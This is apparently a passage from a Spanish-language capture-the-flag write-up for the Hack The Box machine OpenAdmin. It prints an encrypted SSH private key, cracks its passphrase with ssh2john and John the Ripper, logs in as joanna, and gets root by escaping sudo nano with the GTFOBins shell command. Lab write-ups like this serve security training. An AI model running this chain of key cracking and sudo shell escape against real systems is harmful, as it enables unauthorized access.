S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmt1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWLT+d+oqiISrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNDr
lkxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCLmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAog0HHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
```

Obteniendo como resultado, la lectura del archivo id_rsa.

Sin embargo, podemos hacer uso del portforwarding para visualizar el contenido web desde nuestro navegador.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#ssh -f -N -L 80:127.0.0.1:52846 jimmy@10.10.10.171
jimmy@10.10.10.171's password:
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#
```

Básicamente, lo que se hace es aprovechar ssh para sacar un puerto de la máquina remota y colocarlo en nuestro entorno.

De esta manera, podemos acceder desde nuestro localhost al contenido del sitio web internal aprovechando el adelantamiento de puertos.

127.0.0.1

Enter Username and Password

Login Restricted.

Ingresamos el usuario y contraseña de jimmy anteriormente encontrados y nos retornara el contenido del archivo main.php

127.0.0.1/main.php

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED

DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

```
kG0UYIcGyaxupjQqaS2e1HqbbhwRLlNctw2HfJeaKUjWZH4usiD9AtTnIKVU0pZN8
ad/StMwJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/UlcPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQij9MSk9na10B5FFPsjr+yYefMyIPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVnlfdzRKZhwWlT+d+oqiIsrVd6nWhttoJrjraQ7YWGAm2MBdGA/MxlyJ9FNDr
1kxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjg82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoog0HHBlQe
K1I1cqIdbVE/bmiERK+G4rqa0t7VQN6t2VwetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

Don't forget your "ninja" password

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#ssh -i id_rsa joanna@10.10.10.171
Enter passphrase for key 'id_rsa':
joanna@10.10.10.171's password:
Permission denied, please try again.
joanna@10.10.10.171's password:
```

Si intentamos usar este archivo para realizar login en el ssh, se nos pedirá un passphrase con el cual fue creado este archivo.

Dicho passphrase puede ser obtenido desde el mismo archivo realizando un ataque de contraseñas con JohnTheRipper, no sin antes pasar dicho archivo a un formato en el cual john pueda entender, para eso usaremos ssh2john.py

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/Hacking-Tools/HackingPasswords/JohnTheRipper/run]
#python ssh2john.py /home/ethicalhackingcop/Descargas/HTB/openadmin/id_rsa > id_rsa.hash
[root@parrot]-[/home/ethicalhackingcop/Descargas/Hacking-Tools/HackingPasswords/JohnTheRipper/run]
#./john id_rsa.hash --wordlist=/home/ethicalhackingcop/Descargas/Hacking-Tools/HackingPasswords/rockyou.txt --format=ssh
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas (/home/ethicalhackingcop/Descargas/HTB/openadmin/id_rsa)
Warning: Only 1 candidates left, minimum 2 needed for performance.
lg 0:00:00:18 DONE (2020-02-03 19:01) 0.05434g/s 779440p/s 779440c/s 779440C/s *7¡Vamos!
Session completed
```

Al finalizar el ataque de contraseñas a dicho hash nos ha dado como resultado el passphrase “bloodninjas”, el cual al ser ingresado en la autenticación ssh es aceptada exitosamente permitiéndonos el acceso al sistema como joanna.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#ssh joanna@10.10.10.171 -i id_rsa
Enter passphrase for key 'id_rsa':
```

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#ssh -i id_rsa joanna@10.10.10.171
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun May  3 06:21:20 UTC 2020

System load:  0.0               Processes:    192
Usage of /:   50.1% of 7.81GB    Users logged in: 2
Memory usage: 35%               IP address for ens160: 10.10.10.171
Swap usage:   0%
```

```
joanna@openadmin:~$ pwd
/home/joanna
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
```


Explotación de Root.

Para escalar privilegios, ejecutamos el comando (sudo -l) muy usado para verificar si este usuario tiene algún permiso de ejecución como administrador, y efectivamente encontramos que se puede ejecutar nano como root leyendo el archivo /opt/priv.

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/usr/games

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$ sudo /bin/nano /opt/priv
```

<https://gtfobins.github.io/gtfobins/nano/>

Dando un vistazo en GTFOBins, encontramos que oprimiendo la combinación de teclas Ctrl+R y Ctrl+X nos permitirá ejecutar un comando en la consola.

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

Siguiendo con el orden de las instrucciones, ejecutamos Ctrl+R para leer un archivo y en nano se nos pedirá la ruta de este, pero en lugar de ello, ejecutamos Ctrl+X para ejecutar un comando en la terminal.

```
GNU nano 2.9.3 /opt/priv

File to insert [from ./.]:
^G Get Help      ^X Execute Command ^T To Files
^C Cancel       M-F New Buffer
```

Esto nos abrirá esta terminal a la espera de un comando en el cual le ingresamos el último comando que nos indica GTFOBins (reset; sh 1>&0 2>&0) el cual indica la inicialización de una terminal y elimina los errores posibles a mostrar.


```
GNU nano 2.9.3 /opt/priv

Command to execute:
^G Get Help      ^X Read File
^C Cancel        M-F New Buffer
```

```
Command to execute: reset; sh 1>&0 2>&0
^G Get Help      ^X Read File
^C Cancel        M-F New Buffer
```

Una vez escrito el comando, al dar enter nos aparecerá el símbolo de numeral al final de la línea, esto ya nos indica que se ha creado una nueva terminal ejecutada como root.

```
Command to execute: reset; sh 1>&0 2>&0#
# Get Help      ^X Read File
# Cancel        M-F New Buffer
#
# whoami
root
# cat /root/root.txt
26007~1450126112~2161~8705151561
```